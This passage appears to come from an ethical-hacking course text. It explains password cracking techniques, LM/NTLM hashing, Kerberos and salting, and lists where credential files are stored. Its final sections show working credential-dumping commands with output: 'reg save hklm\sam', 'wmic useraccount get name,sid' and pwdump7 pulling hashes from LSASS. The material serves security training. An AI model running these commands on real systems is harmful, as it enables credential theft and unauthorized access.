The top window is a "Connect to Active Directory" dialog. It contains fields for "Connect to:" (192.168.1.6), "User:" (win10), and "Password:" (*****). There are also options for loading a previous snapshot and saving the connection, with a "Name:" field and "Save this connection" checkbox. Buttons for "OK" and "Cancel" are at the bottom.

The bottom window shows the main Active Directory Explorer interface. The path is set to CN=win10,CN=Users,DC=dcse,DC=com,192.168.1.6 [server.dcse.com]. The left pane displays a tree view of the Active Directory structure, with the node "CN=win10" selected and highlighted in blue. The right pane lists attributes for the selected user object, including accountExpires, badPasswordTime, badPwdCount, cn, codePage, countryCode, displayName, distinguishedName, dSCorePropagationData, givenName, instanceType, lastLogoff, lastLogon, lastLogonTimestamp, logonCount, name, nTSecurityDescriptor, objectCategory, objectClass, objectGUID, objectSid, primaryGroupID, pwdLastSet, sAMAccountName, sAMAccountType, userAccountControl, userPrincipalName, uSNChanged, uSNCreated, whenChanged, and whenCreated. Each attribute is shown with its syntax (e.g., Integer8, DirectoryString, GeneralizedTime) and its value(s).

❖ NTP

Network Time Protocol (NTP) is a protocol that synchronizes the clocks of computer systems over data networks. NTP was designed by David L. Mills. NTP permits network devices to synchronize their time settings with the NTP server. NTP is one of the most established internet protocols in current use.

The NTP client initiates a time-request exchange with the NTP server. As a result of this exchange, the client is able to calculate the link delay and its local offset, and adjust its local clock to match the clock at the server's computer. As a rule, six exchanges over a period of about five to 10 minutes are required to initially set the clock.

Once synchronized, the client updates the clock about once every 10 minutes, usually requiring only a single message exchange. In addition to client-server synchronization. This transaction occurs via the User Datagram Protocol on port 123.

NTP uses Coordinated Universal Time (UTC) to synchronize computer clock times.

Through NTP enumeration you can gather information such as lists of hosts connected to

- ✓ NTP server
- ✓ IP addresses
- ✓ System names and OSs running on the client system in a network.

● System hacking

Methodical approach that includes cracking passwords, escalating privileges, executing apps, etc. There are 3 goals in this step.

- ✓ Gaining access
- ✓ Maintaining access
- ✓ Covering tracks

➤ Gaining access


❖ Password cracking

Password cracking is the process of attempting to gain Unauthorized access to restricted systems using common passwords or algorithms that guess passwords. In other words, it's an art of obtaining the correct password that gives access to a system protected by an authentication method.

The cracking process can involve either comparing stored passwords against word list or use algorithms to generate passwords that match.

This is usually accomplished by,

- ✓ Via various types of attacks
 - ✓ Recovery and exploitation of passwords stored on the system
 - ✓ Use of password decryption software
 - ✓ Social engineering
-
- Most users pick something they know for passwords
 - ✓ Names of family members, pets, sports teams, schools, comic book heroes
 - ✓ Swear words, locations, religious names
 - ✓ Adding numbers to the end/beginning (birth year)
 - Proper password policies should include
 - ✓ Something you are (biometrics)
 - ✓ Something you have (CAC card)
 - ✓ Something you know (password)
 - Looking for local password policies (*gpedit.msc*)



The screenshot shows the Local Group Policy Editor window. The left pane displays a tree view of policy settings under 'Computer Configuration' and 'User Configuration'. The 'Windows Settings' node is expanded, showing 'Name Resolution Policy', 'Scripts (Startup/Shutdown)', 'Deployed Printers', 'Security Settings', 'Account Policies', 'Local Policies', 'Windows Firewall with Advanced Security', 'Network List Manager Policies', 'Public Key Policies', 'Software Restriction Policies', 'Application Control Policies', 'IP Security Policies on Local Computer', 'Advanced Audit Policy Configuration', 'Policy-based QoS', and 'Administrative Templates'. The 'Account Policies' node is also expanded, showing 'Password Policy' and 'Account Lockout Policy'. The right pane lists several password-related policies with their current settings:

Policy	Security Setting
Enforce password history	0 passwords remembered
Maximum password age	42 days
Minimum password age	0 days
Minimum password length	0 characters
Password must meet complexity requirements	Disabled
Store passwords using reversible encryption	Disabled

- Password complexity
 - ✓ It contains at least 8 characters.
 - ✓ It contains at least one digit.
 - ✓ It contains at least one lower case alphabet.
 - ✓ It contains at least one upper case alphabet.
 - ✓ It contains at least one special character which includes !@#\$%^&*()-+
- Checking password complexity using online resources (www.random-ize.com)

Random-ize

Home Randomize Numbers Generators Random Wordplay

HOW SECURE IS MY PASSWORD

Home / Random Password Generator / How Secure Is my Password


How Long to Hack my Password

Ever wondered just how secure your password really is? How long it would take someone to break into your email, facebook, or other sensitive materials that are online?

Find out right here. Simply start typing in your password and the form will tell you about how long it would take a brute force attack to get into your personal business.

Your password can be hacked in at the most
24 days, 20 hours.

- Where are passwords stored?
 - ✓ In windows
 - Local machines
 - C:\windows\system32\config\SAM
 - Registry: HKLM/SAM



- Active directory
 - C:\windows\NTDS
- ✓ In Linux
 - Local machines
 - /etc/shadow
 - /etc/passwd

```
kali:$6$QvPAw9OBt .. VnSAU$wyEJkkHdxeVtsP7GVe7neOWcLI/8PEWHKTHhvbuPUVH21sd0BLC.vcgRS0.WmeNs4s0LX0
HeBDQto3YNwHBnV0:18470:0:99999:7:::
systemd-coredump:!*:18470:::::
root@kali:~#
```

✓ In mac os

- └─ /var/db/dslocal/nodes/default/users
- └─ <user>.plist=>ShadowHashData Property

It's hard to gain passwords by just grabbing those files because the passwords are stored as hash values. Hash values are generated by one-way algorithm so can't be used reverse encrypting methods.

▪ Password cracking techniques


- ✓ Dictionary attacks
- ✓ Brute-force attack
- ✓ Syllable attack
- ✓ Rule based attacks

▪ Dictionary attack

With a dictionary attack you load a file of dictionary words into the password cracking tool, and if the password is one of the words within the dictionary file it is cracked. It is important to note that dictionary files are available for many languages; therefore, it is a simple process of loading your dictionary for the country in which you are conducting the testing. Consultants have successfully cracked many passwords of foreign languages using this technique—a dictionary even exists for the Klingon language.

Some Password Cracking Software:

- ✓ John the Ripper
- ✓ L0phtCrack
- ✓ Aircrack-ng



▪ Brute-force attack

This method is similar to the dictionary attack. Brute force attacks use algorithms that combine alpha-numeric characters and symbols to come up with passwords for the attack. For example, a password of the value “password” can also be tried as p@\$word using the brute force attack.

In the brute force method of password attacking, the concept is to try every possible combination of characters until a password is found. It is the slowest method of attack, but given enough time and resources it will discover any password.

- Syllable attack

The syllable attack is a combination of brute force attack and dictionary attack. The technique usually is used when the password is known to be a nonexistent word.

Pass
Assp
Sspa
Spas
Pssa
Ssap

- Rule-based attack

The rule-based attack is used when the perpetrator is able to get some information about the password, usually following some form of enumeration that has identified the password policy in place for an organization. For example, if the policy indicates that the length of the password is not fewer than eight characters and must contain at least numbers and a special character, the perpetrator will adjust and customize the cracking tool for this.

- Hybrid attack

A hybrid attack is used to find a password that is a dictionary word with combinations of characters prepended or post pended to it. This attack is surprisingly successful, because in most cases users will select a password that is a dictionary word surrounded by additional characters.

- ❖ Guessing attack

In the guessing attack, perpetrators are successful when they are able to guess a person's password. This can occur if a user has selected a blank password. It can also occur if the user has chosen a simple password such as "password." Some users think they are smart, and will try a word in reverse, such as "drowssap." Another problem is when users select a password based on their kids, spouse, relative, or other personal information that is easy to identify.


- ❖ Credential stuffing

Credential stuffing is a cyberattack method in which attackers use lists of compromised user credentials to breach into a system. The attack uses bots for automation and scale and is based on the assumption that many users reuse usernames and passwords across multiple services. Statistics show that about 0.1% of breached credentials attempted on another service (other web sites) will result in a successful login.

In a modern web application with basic security measures in place, brute force attacks are likely to fail, while credential stuffing attacks can succeed. The reason is that even if you enforce strong passwords, users may share that password across services, leading to a compromise.

Here is a typical process followed by an attacker in a large-scale credential stuffing attack. The attacker:

1. Sets up a bot that is able to automatically log into multiple user accounts in parallel, while faking different IP addresses.
2. Runs an automated process to check if stolen credentials work on many websites. By running the process in parallel across multiple sites, reducing the need to repeatedly log into a single service.
3. Monitors for successful logins and obtains personally identifiable information, credit cards or other valuable data from the compromised accounts.
4. Retains account information for future use, for example, phishing attacks or other transactions enabled by the compromised service.



❖ Password spraying

Password spraying is a type of brute force attack where the hacker tries to gain access to an organization's systems by testing out a small number of commonly used passwords on a large number of accounts, on the assumption that within a large group of people, there's likely to be at least one using a common password. This slower approach allows hackers to attempt to gain access to multiple accounts without getting locked out, which would alert the target to what's happening.

❖ Default passwords

A default password is a standard pre-configured password for a device. Such passwords are the default configuration for many devices and, if unchanged, present a serious security risk. Typical examples of default passwords include admin, password and guest. Furthermore, a vendor generally uses a single default password, which can be easily found online through search or on websites that provide compiled lists.

Default passwords are commonly used for routers, access points, switches and firewalls. They are also common in embedded systems, industrial control systems (ICS) and remote terminal interfaces such as Telnet and SSH.

Attackers use default passwords present in the list of words or dictionary that they use to perform password guessing attack.

Online Tools to Search Default Passwords

- <https://www.fortypoundhead.com>
- <https://cirt.net>
- <http://www.defaultpassword.us>
- <http://defaultpasswords.in>
- <http://www.routerpasswords.com>
- <http://www.defaultpassword.com>
- <https://default-password.info>

❖ LM hash generating

- ✓ LM hash/NTLM stores passwords up to 14 characters

Password= • BatmanRules

- ✓ All letters are converted to upper case

Converted to Upper • BATMANRULES

- ✓ Padded with blank characters to fill out all 14 characters

Padded

• BATMANRULES---

- ✓ Then split into 7-character strings

Split

• BATMANR ULES---

- ✓ Each 7-character string is then encrypted and combined back

Encrypted

• BATMANR=86D8D0AEB8D112F8
• ULES---=F9954FC9DF57E012

Combined

• 86D8D0AEB8D112F8F9954FC9DF57E012


Add NTLM and Stored As:

- Bwayne:1005:86D8D0AEB8D112F8F9954FC9DF57E012:ED7B273FDE21FFE559AC8D1B9D3729BC:::
- Administrator:500:598DDCE2660D3193AAD3B435B51404EE:2D20D252A479F485CDF5E17D93985BF:::
- Guest:501:NOPASSWORD*****:NOPASSWORD*****:::

NOTE:

- ❖ Any hash that ends with: AAD3B435B51404EE means something to you:
5D567324BA3CCEF8**AAD3B435B51404EE** = The last seven characters are blank
- ❖ Any password over 14 characters: the LM Hash value is “dummied” with
AAD3B435B51404EE AAD3B435B51404EE

- ❖ LM/NTLM hash generator (online)
 - ✓ <https://tobtu.com/lmntlm.php>
 - ✓ <http://rainbowtables.it64.com/>



❖ NTLM authentication

NTLM (New technology LAN Manager) is a proprietary Microsoft authentication protocol. NTLM is also based on symmetric key cryptography technology and needs resource servers to provide authentication, integrity, and confidentiality to users. NTLM does not support delegation of authentication and two factor authentication. NTLM is usually implemented in earlier windows versions such as Windows 95, Windows 98, Windows ME, NT 4.0.

NTLM is used when,


- ✓ There is no Kerberos trust between 2 different forests
- ✓ Authentication is attempted by IP
- ✓ If one or both systems are not in the same domain
- ✓ If your firewall is blocking Kerberos ports

NTLM uses a challenge-response protocol to check a network user's authenticity. To do so, the client and host go through several steps.

- ✓ The client sends a username to the host.
- ✓ The host responds with a random number (i.e. the challenge).
- ✓ The client then generates a hashed password value from this number and the user's password, and then sends this back as a response.
- ✓ The host knows the user's password and generates a hashed password value which it can then compare to the client's response.
- ✓ If both values match, the authenticity of the client is confirmed, and network access is granted. If there is no match between the values, the client will be denied access.

NT LAN Manager (NTLM)

Challenge/Response Process




❖ Kerberos authentication

Kerberos is a ticket based authentication system which is used for the authentication of user's information while logging into the system. Kerberos is based on symmetric key cryptography and depends on a reliable third party and works on the private key encryption during phases of authentication. Different versions of Kerberos are developed for enhancing security in the authentication. Kerberos is generally implemented in Microsoft products like Windows 2000, Windows XP and later windows versions.

Kerberos provides a centralized authentication server whose function is to authenticate users to servers and servers to users. In Kerberos Authentication server and database is used for client authentication. Kerberos runs as a third-party trusted server known as the Key Distribution Center (KDC). Each user and service on the network is a principal.

The main components of Kerberos are:

- ✓ Authentication Server (AS)-The Authentication Server performs the initial authentication and ticket for Ticket Granting Service
- ✓ Database-The Authentication Server verifies access rights of users in database
- ✓ Ticket Granting Server (TGS)-The Ticket Granting Server issues the ticket for the Server



- ✓ Step-1: User logon and request services on host. Thus user request for ticket-granting-service.
- ✓ Step-2: Authentication Server verifies user's access right using database and then gives ticket-granting-ticket and session key. Results are encrypted using Password of user.
- ✓ Step-3: Decryption of message is done using the password then send the ticket to Ticket Granting Server. The Ticket contain authenticators like user name and network address.
- ✓ Step-4: Ticket Granting Server decrypts the ticket send by User and authenticator verifies the request then creates the ticket for requesting services from the Server.
- ✓ Step-5: User send the Ticket and Authenticator to the Server.
- ✓ Step-6: Server verifies the Ticket and authenticators then generate the access to the service. After this User can access the services.

❖ Difference between Kerberos and NTLM

Kerberos	NTLM
Kerberos is an open source software and offers free services	NTLM is the proprietary Microsoft authentication protocol
Kerberos supports delegation of authentication in multi-tier application	NTLM does not support delegation of authentication
Kerberos supports two factor authentication such as smart card logon	NTLM does not provide smart card logon
Kerberos has the feature of mutual authentication	NTLM does not have the feature of mutual authentication
Kerberos provides high security	While NTLM is less secured as compared to Kerberos
Kerberos is supported in Microsoft Windows 2000, Windows XP and later windows versions	NTLM is also supported in earlier windows versions such as Windows 95, Windows 98, Windows ME, NT 4.0
Time based	Not time based
Avoids transmitting passwords	Transmits encrypted passwords

❖ Password salting

Hashing is mainly used for authentication purposes. Salting makes password hashing more secure. Salting is an extra action during hashing. If two clients have the same password, they will also have the same password hashes. A salt, which is a random series of characters, is an extra input to the password before hashing. This makes an alternate hash result for the two passwords. Salting makes it difficult to use lookup tables and rainbow tables to crack a hash. A lookup table is a data structure that processes several hash lookups for every second.

The following suggestions are used to implement salting:

- ✓ Size of the salt should match the size of the hash function's output.
- ✓ Always hash on the server in a web application.
- ✓ The salt should be unique for every user's password.

A Cryptographically Secure Pseudo-Random Number Generator (CSPRNG) is the best option to produce salt. It is completely unpredictable and produces a random number. So it is highly secure.


To store a password:

- ✓ Use CSPRNG (Cryptographically Secure Pseudo-Random Number Generator) to produce a salt
- ✓ Add salt to the starting of the password
- ✓ Hash it with SHA-256
- ✓ Save the hash and the salt

To validate a password:

- ✓ Recover salt and hash from the database
- ✓ Add salt to the password and hash it
- ✓ Compare the hash of a given password to the one stored in the database
- ✓ The password is incorrect if the hashes do not match

Password Hash Salting



➤ Rainbow tables

The passwords in a computer system are not stored directly as plain texts, but are hashed using encryption. A hash function is a 1-way function, which means that it can't be decrypted. Whenever a user enters a password, it is converted into a hash value and is compared with the already stored hash value. If the values match, the user is authenticated.

A rainbow table is a database that is used to gain authentication by cracking the password hash. It is a precomputed dictionary of plaintext passwords and their corresponding hash values that can be used to find out what plaintext password produces a particular hash. Since more than one text can produce the same hash, it's not important to know what the original password really was, as long as it produces the same hash.

How does the Rainbow Table Attack work?

A rainbow table works by doing a cryptanalysis very quickly and effectively. Unlike brute force attack, which works by calculating the hash function of every string present with them, calculating their hash value and then compare it with the one in the computer, at every step. A rainbow table attack eliminates this need by already computing hashes of the large set of available strings.

➤ Cracking attempts

❖ Dumping the SAM file

The Security Account Manager (SAM) is a database file in Windows XP, Windows Vista, Windows 7, 8.1 and 10 that stores users' passwords. It can be used to authenticate local and remote users. Beginning with Windows 2000 SP4, Active Directory authenticates remote users. SAM uses cryptographic measures to prevent unauthenticated users accessing the system.


The user passwords are stored in a hashed format in a registry hive either as a LM hash or as an NTLM hash. This file can be found in %SystemRoot%/system32/config/SAM and is mounted on HKLM/SAM.

To dump the SAM file, run the following command on command prompt.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>reg save hklm\sam c:\sam\sam
The operation completed successfully.

C:\Windows\system32>
```



❖ Dumping user account details using cmd

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>wmic useraccount get name,sid
Name           SID
Administrator  S-1-5-21-494191417-2916926830-1496505066-500
DefaultAccount S-1-5-21-494191417-2916926830-1496505066-503
Guest          S-1-5-21-494191417-2916926830-1496505066-501
user a         S-1-5-21-494191417-2916926830-1496505066-1001
user B         S-1-5-21-494191417-2916926830-1496505066-1002
user c         S-1-5-21-494191417-2916926830-1496505066-1003
user D         S-1-5-21-494191417-2916926830-1496505066-1004
user E         S-1-5-21-494191417-2916926830-1496505066-1005

C:\Windows\system32>
```

❖ Pwdump

PWDump is a tool used within a command-line interface on 64bit Windows computers to extract the NTLM hashes from "LSASS.exe" in memory.

To dump the hashes and save it in a readable format run the following commands.

```
C:\ Administrator: Command Prompt
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\win_10\Desktop

C:\Users\win_10\Desktop>pwdump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:NO PASSWORD*****:NO PASSWORD*****:::
